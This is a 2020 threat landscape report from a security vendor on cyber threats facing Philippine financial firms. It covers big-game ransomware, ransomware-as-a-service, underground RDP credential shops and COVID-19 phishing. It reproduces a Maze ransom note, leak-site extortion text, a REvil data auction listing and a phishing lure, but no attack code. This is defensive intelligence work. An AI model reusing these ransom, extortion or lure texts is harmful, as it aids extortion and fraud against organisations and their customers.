Philippines Financial Industry

Threat Landscape Report

AUGUST 2020

Cyberint

TABLE OF CONTENTS

EXECUTIVE SUMMARY

The financial industry worldwide continues to be the most targeted, as reported in Cyberint's CiPulse 2020 threat landscape report (Figure 1), with financial organizations being subjected to around one-third of all cyberattacks, both globally and regionally within APAC.




Figure 1 - Attack distribution by industry [Source: Cyberint CiPulse 2020 Threat Landscape Report]

As such, this threat landscape report provides an overview of the cyber threats specific to the financial industry operating in, and out, of the Philippines as of August 2020. In addition to summarizing both nation-state and cybercriminal threat actors operating in the region, common threats are also summarized and include the increasingly prevalent 'steal, encrypt and leak' ransomware attacks as well as malicious campaigns taking advantage of COVID-19 themes during the ongoing global pandemic.

Whilst the threat from less-sophisticated or 'nuisance' threat actors remains omnipresent, especially given the ease at which they can obtain attack tools or services from nefarious forums and marketplaces, organized cybercriminal gangs continue to increase their attack capabilities, further reducing the gap between themselves and the sophisticated attacks typically associated with nation-state sponsored threat actors.

Further muddying the waters, and complicating the attribution of high-sophistication attacks, financial organizations in the Philippines have been targeted by financially-motivated nation-state threat actors conducting high-gain campaigns against banking systems, such as ATM and interbank networks, as well as cryptocurrency exchanges. Additionally, whilst not directly targeting the financial industry, geopolitical tensions in the region have seen Filipino interests targeted by nation-state threat actors engaged in espionage operations.

KEY FINDINGS

- Targeted 'steal, encrypt & leak' ransomware attacks increasing
- New ransomware-as-a-service (RaaS) offerings can be used by low-sophistication threat actors
- COVID-19 themed malware and phishing campaigns observed throughout the pandemic
- Phishing campaigns mimicking financial organizations remains a pervasive threat to customers, sometimes using SMS to target one-time passwords (OTP)
- Native threat actors remain active within the Philippines and are engaged in typically low-sophistication financially motivated phishing attacks or 'hacktivist-motivated' website defacements
- Nation-state threat actors with geopolitical or financial motivations may seek to target Filipino interests

RANSOMWARE


Whilst mass indiscriminate ransomware campaigns have been somewhat in decline since 2018, the number of sophisticated and targeted ransomware attacks, often dubbed 'big game hunters', have increased since coming to prominence in late 2019 and continuing throughout 2020.

BIG GAME HUNTERS

Differing from traditional ransomware campaigns, typically focused on *only* encrypting data to extort ransom payments, these high-sophistication 'big game hunter' campaigns, often employ 'steal, encrypt and leak' tactics to exert the most pressure on their victims in an attempt to secure high-value ransom payments

Typically commencing with the direct compromise of a vulnerable device on a target network, potentially using zero-day exploits, having gained persistent access, the threat actors will traverse the network to locate and exfiltrate confidential and sensitive data, such as personally identifiable information (PII) or intellectual property (IP), and, once this step is complete, encrypt this data using their own ransomware threat.


Having stolen and encrypted an organization's data, an initial ransom demand (Figure 2) will be made privately, setting the price for the decryption of the impacted data as well as to prevent details of the attack being publicly exposed and providing assurances that the stolen data will be erased.



```
Attention!

----------------------------
| What happened?
----------------------------
We hacked your network and now all you files, documents, photos, databases, and other
important data are safely encrypted with reliable alforithms.
You cannot access the files right now. But do not worry. You can get it back! It is
easy to recover in a few steps.

We have also downloaded a lot of private data from your network, so in case of not
contacting us as soon as possible this data will be released.
If you do not contact us in a 3 days we will post information about your breach on our
public news website and after 7 days the whole downloaded info,.

To see what happens to those who don't contact us, google:
* Southwire Maze Ransomware
* MDLab Maze Ransomware
* City of Pensacola Maze Ransomware

After the payment the data will be removed from our disks and decryptor will be given
to you, so you can restore all your files.
```

Figure 2 - Example ransom demand (Maze Team)

Failure to comply with these initial demands will typically result in the ransom price being increased, potentially even doubled, and public exposure via the group's 'leak' website (Figure 3), often including a 'sample' of the stolen data (Figure 4) alongside threats to release the remainder of the stolen data.




Below you can find private data of the companies which were hacked by DoppelPaymer. This companies decided to keep the leakage secret. And now their time to pay is over.

[Proof] [redacted], Inc.

URL: http://www.[redacted].com

Views: 541 | Published: 2020-08-10 19:26:11 | Updated: 2020-08-10 19:26:11

Figure 3 - Example leak site exposure (DoppelPaymer)


[redacted]
[redacted]
PAST DUE REPORTS 2019
PDF sample
[redacted] ORIGINAL.xlsx
[redacted] Financial Statement.xlsx
[redacted] (2).xlsx
[redacted] CORP.xlsx
Budget Report 11-9-18.xlsx
Cardholder Information Form1.xlsx
CASH DISBURSEMENTS OCT 2018 - OCT 2019.xlsx
SALES BUDGET & EXPENSE ALLOCATIONS - 2019.xlsx
SALES BY SEGMENT.xlsx
[redacted] - BRANCH LISTING.xlsx
[redacted] DEPARTMENTAL DEFAULTS.xlsx
[redacted] EXPENSE TYPE DEFAULTS.xlsx

It is only a small part of your data and it's in picture for now. Every day more and more information will be uploaded.
SSN + DOB + other information about people - will be sold in DarkWeb to people who will use them for their probably "dark deals".
After revealing people's personal data, they will be informed who is guilty in publications.
There is also other interesting information. Your financial reports are very interesting and "dirty" - these secrets will be revealed a little later to certain people.

[redacted] part 1

https://mega.nz/[redacted]

[redacted] part 2

https://mega.nz/[redacted]

[redacted] part 3

Will be posted on Monday

Figure 4 - Example leak site exposure with sample (REvil/Sodinokibi)

Initially, many of these leaks were shared via posts on cybercriminal forums although increased activity during the first quarter of 2020 saw successful big game hunters creating their own dedicated leak websites.

This shift to dedicated sites, accessible via both Tor hidden services and standard 'surface' web domains, allows groups to flaunt their capabilities as well as undoubtedly taking advantage of increased press attention that contributes to additional pressure on victims that may want to avoid being tomorrow's headlines.

Whilst organized cybercriminal gangs utilizing the 'steal, encrypt and leak' tactic have not yet focused their attentions on the financial industry, or the Philippines for that matter, the Travelex incident at the beginning of 2020 should serve as a warning to all financial organizations as to the potential impact of a successful big game hunter ransomware attack.

Aside from the cost of remediation and restoration, major losses can arise from disruption to day-to-day operations, the loss of customer confidence, legal or regulatory penalties, and even the fraudulent use of stolen data.

Those behind these attacks seemingly understand the impact and appear to factor these into their ransom demands, sometimes even stealing cyber insurance documentation so that they can determine the level of cover and adjust their demands accordingly.

As the main big game hunter groups evolve and grow in sophistication their focus will likely shift to higher-value organizations and their attacks become more brazen.

Additionally, their continued success will undoubtedly inspire other cybercriminals to get involved in this lucrative activity, either working for or in partnership with, existing big game hunter gangs or creating their own ransomware threats utilizing similar tactics, techniques and procedures (TTP).

Furthermore, competition between the main big game hunter groups could encourage and incite 'bigger and better' attacks, likely fuelled by their infamy and vanity following press coverage, leading to boasts of perhaps 'earning the highest ransom' or 'compromising the largest target'.

Given this, the threat to the financial industry as a whole likely remains high, given the financial motivations and the potential impactfulness of a successful attack, although no definitive threat to the Philippines has been observed.

Based on observations throughout 2019 and 2020, many of these groups are Russian-speaking and seemingly based within the Commonwealth of Independent States (CIS).

As such, most stipulate that their attacks will not target organizations based in CIS countries and therefore organizations operating in countries that may be considered adversarial, such as the United States and Western Europe, may be favored by threat groups with nationalistic tendencies.


Conversely, threat groups engaged in widespread vulnerability scanning may simply select victims based on their 'exploitability' and may be less fastidious, simply targeting any organization that is vulnerable.

INNOVATION & EVOLUTION

Given the huge financial gains that these ransomware groups are making, there is ample funding for innovation and the evolution of their threat, be that the development of new and improved ransomware encryption capabilities or the recruitment of individuals with intrusion skills to target new victims.

Whilst many of these groups may be 'competitors', effective tactics, techniques and procedures (TTP) are seemingly adopted by others, for example, the widely used 'steal, encrypt and leak' tactic was first credited to 'Maze Team' in November 2019 and is now employed by most big game hunter groups.

Seemingly yet to be adopted by others, 'REvil', also known as 'Sodinokibi' and responsible for infamous Travelex incident at the beginning of the year[1] , introduced an auction feature on their leak site during June 2020 to allow anonymous participants to bid directly on stolen data (Figure 5).



[redacted] Distributors

Data includes cash-flow analysis, distributor data, business insurance content, and vendor information. Included in the dataset are scanned images of driver's licenses of people in [redacted]'s distribution network. And a lot of other financial and competitively useful information.

All files - 10000+

When the auction is over, you will be provided with a download link from the cloud with the following deletion.

Minimum deposit:	$10,000	**Top bet:**	--
Start price:	$100,000	**Blitz price:**	$200,000

Opened Time left: 6 days, 05 hours, 56 minutes and 02 seconds

Figure 5 - Leak site auction listing (REvil/Sodinokibi)

Aside from putting additional pressure on victims, this tactic may even encourage a victim to bid on their own data to secure it and, in the event of a ransom not being paid, may provide the threat actor with some financial recompense for their 'efforts'.

These groups are also known to utilize advanced persistent threat (APT) style TTP to exploit known vulnerabilities, move laterally across victim networks and evade detection for a sufficient amount of time to exfiltrate data before encryption.

With multiple incidents reportedly stemming from the compromise of known vulnerabilities in remote desktop protocol (RDP) servers and virtual private network (VPN) products, it is likely that these groups are scanning the internet for vulnerable hosts and potentially selecting victims based on their 'exploitability' as well as the likelihood or capacity to pay the ransom demand.

Further innovation from the 'Maze Team' was also observed during June 2020 leading to the formation of an 'extortion cartel' with two other groups, 'LockBit' and 'RagnarLocker'.

Subsequently, these groups starting sharing details of their own ransomware victims via Maze's leak site and, whilst it is not known if Maze are paid to provide the service, this 'cartel' increases the number of potential victims and leaks that, in turn, applies more pressure on new victims leading to an increased chance of success for all cartel members.

[1] Cyberint Research - Travelex Hit by an Alleged Ransomware Attack (January 2020)

LOW-SOPHISTICATION THREAT ACTORS

Whilst there has been a decline in indiscriminate ransomware attacks, likely due to increased detection, the adoption of non-payment policies and a lack of confidence in data being restored, off-the-shelf threats and ransomware-as-a-service (RaaS) (Figure 6) offerings remain available via underground forums and marketplaces.




Figure 6 - Example RaaS Offering (GandCrab)


Whilst many of the available threats may be considered 'old', numerous variants have been spawned from leaked source code, no doubt fuelled by the lack of 'honor amongst thieves'.

Furthermore, RaaS offerings somewhat remove the entry barrier and allow low-sophistication threat actors to purchase tools that can be used to launch attacks or, in some cases, freely distribute a ransomware threat to victims in return for 'commission' whenever a ransom is paid.

Whilst individuals may still be targeted in indiscriminate ransomware campaigns, these are unlikely to give good ransom returns and therefore many low-sophistication threat actors appear to be targeting small and medium-sized enterprises (SME), albeit making ransom demands of 'hundreds' or 'thousands' of US dollars rather than the 'hundreds *of* thousands' or the 'millions' of US dollars commanded by the big game hunters.

As is to be expected with low-sophistication threat actors, techniques such as spear-phishing campaigns are typically used to deliver their ransomware threats via weaponized email attachments, potentially selecting victims from harvested email addresses lists rather than conducting reconnaissance on, and targeting, a specific organization.

Notably, evolving RaaS offerings, such as 'Dharma', are seemingly looking to change this typical behavior and through the provision of a suite of easy-to-use PowerShell-based attack tools that can leverage remote desktop protocol (RDP) servers to gain greater access to victims (Figure 7).



```
PS v.2
        WORKGROUP :  Workgroup
        MACHINE   :  [redacted]
        PROCESSOR :  x64
        OS        :  Microsoft Windows 10
        User      :  [redacted]
        Role      :  Administrator. Have fun, bro!

Running Windows Defender
Menu:
```

Figure 7 - Dharma RaaS Toolbox

Although larger organizations, including those operating within the financial industry in the Philippines, could be targeted by low-sophistication threat actors, this may be a consequence of an individual user receiving a weaponized email, likely as part of a larger campaign, rather than a direct and targeted effort.

In these cases, whilst proving disruptive, the impact would likely be contained by a well-segmented and protected network, potentially limited the threat impact to a user or department.


Given developments in the ransomware-as-a-service (RaaS) market and compromised credentials being readily available, organizations with exposed remote desktop protocol (RDP) servers could be at increased risk, albeit from a more general threat perspective and not specifically to threat actors utilizing ransomware services and toolkits.

As “big game” hunter ransomware threats continue to develop, it is likely that RaaS providers will seek to capitalize on their success, enhancing their own services to corner a segment of the 'victim market'.

As such, RaaS threats may evolve over the coming months, perhaps following Dharma's toolkit approach, to adopt “big game” tactics, such as ‘steal, encrypt and leak’, albeit in a simplified manner to allow the 'masses' to get a piece of the action.

RDP CREDENTIALS

Whilst high-sophistication threat actors will locate and directly compromise vulnerable host themselves, gaining access to a victim network and then deploying their ransomware threat or proceeding to enact a 'steal, encrypt and leak' attack, low-sophistication threat actors can take advantage of compromised remote desktop protocol (RDP) credentials being readily available to purchase on various underground forums and marketplaces (Figure 8).



Dedicated Servers

Country: Select Country | State: Select State | City: Select City | ZIP: Select ZIP

ISP: Select ISP | OS: Select OS | Resell: Yes | Non-default port: No

Direct IP: No | Admin Rights: No | No PayPal: No | No Poker: No

Port: 80: No | Port: 25: No | Pop Cloud ISP: Yes

Search | Reset

Total found: 42821

Показать: 50

IP	Country	State	City	ZIP	OS	RAM	Dwn.	Upl.	Direct IP	Admin Rights	Added	Price, $
45.*.*.* - Vuln	US	California	San Jose	95101	Windows 10	1 GB	7.09 Mbit/s	4.06 Mbit/s			add funds!	9.00
114.*.*.*	TW	Taipei	Taipei	10048	Windows Server 2008 R2 Standard	—	10.68 Mbit/s	7.48 Mbit/s			add funds!	9.00
106.*.*.*	CN	Beijing	Beijing	100000	Windows Server 2016 Datacenter	—	6.50 Mbit/s	4.55 Mbit/s		✓	add funds!	9.00
202.*.*.*	PH	Davao del Sur	Davao City	8000	Windows 10 Pro	—	9.63 Mbit/s	6.74 Mbit/s			add funds!	10.00

Figure 8 - Compromised RDP credential 'shop' (UAS - Ultimate Anonymity Services, via Tor)

Whilst the identity of the RDP credentials aren't explicitly listed on these marketplaces, it is often possible to infer their use within a corporate environment based on the installed operating system, such as those using Windows Server products, as well as the available bandwidth.


Having purchased a set of compromised RDP credentials, the threat actor could deploy any number of attack tools to elevate their privileges, laterally move across the network, and then act on their objectives, be that the data theft and/or the deployment of a ransomware threat.

Although some threat actors may lack the sophistication and skill to pull off a successful “big game hunter” attack, a suitably motivated threat actor could 'pay to play': purchase both access to a potential victim and the ransomware threat, be that a malicious binary or an as-a-service (RaaS).

EXPLOITING COVID-19

Throughout the early stages of the pandemic, COVID-19 themed campaigns masqueraded as messages sent from health authorities and government departments (Figure 9), playing on people's need for information.

Likely as this need diminished, threat actors evolved their lures, taking advantage of the many 'track and trace' programs launched by governments, as well as mimicking organizations that are offering customers various COVID-19 initiatives.



COVID-19 UPDATE // BUSINESS CONTINUITY PLAN ANNOUNCEMENT STARTING MARCH 2020.

From CENTER FOR DISEASE CONTROL & MANAGEMENT
to undisclosed recipients

Wed 18/03/2020 10:28

AWARENESS NOTICE ON CORONAVIRUS COVID-19 DOCUMENT_zip.arj (669 kB)

Dear Partners,

A MUST READ!!!

Find in the attached everything you need to know about the spreading and management of the deadly Wuhan Coronavirus and business continuity plan as published by the World Health Organisation(WHO).

Endeavour to read through so as to keep you safe from the COVID-19 virus.

A HEALTHY YOU BREEDS A HEALTHY SOCIETY.

Figure 9 - Example COVID-19 themed email lure

Notably, threat actors of varying sophistications and motivations have seized upon the global situation with financially-motivated cybercriminals utilizing themed email lures to target businesses and individuals whilst espionage-motivated nation-state threat actors have crafted lures to gain access to health and pharmaceutical data that may benefit their nation's own pandemic response.

Whilst some organizations may have started to return to 'normal', those with employees continuing to working from home, or with reduced staffing levels due to restructures or furlough, may find that cybersecurity awareness is not at the forefront of many employees' minds and therefore some may be more susceptible to campaigns of this nature.

AZORULT/LOKIBOT

As is common with 'stealer' campaigns, emails masquerade as legitimate business communications, typically using 'order' or 'payment' subjects, to deliver malicious attachments. In order to appear more sincere and convincing to the recipient, COVID-19 themes have been observed within the message body, such as wishing the recipient well:

- *I hope that you and your family are staying safe in the COVID 19 pandemic, Kindly find attached our new order*

Seemingly sent from compromised mailboxes to a variety of potential victims, these emails mimic third-party organizations and using legitimate business details in the message subject and signature to appear convincing.

Should the recipient open the attachment, a weaponized Microsoft Office file, decoy content is displayed to avoid suspicion whilst the payload exploits known Microsoft Office vulnerabilities.

Subsequently, additional payloads are downloaded, often from compromised hosts, before AZORult and/or LokiBot 'beacon' to their command and control (C2) infrastructure and commence their credential-stealing activity.

EMOTET

Historically targeting the banking sector, and released in 2014 as a banking trojan, Emotet remains active albeit predominantly acting in an infrastructure-as-a-service (IaaS) capacity utilized by other threat actors.


Utilizing emails stolen from other victims, Emotet has been observed as sending COVID-19 themed lures that, given the real content, appear convincing and include weaponized versions of the original attachments.

Upon opening the malicious attachment, typically a Microsoft Office file, the victim is prompted to 'Enable Content' which will allow a PowerShell downloader to deliver an Emotet payload.

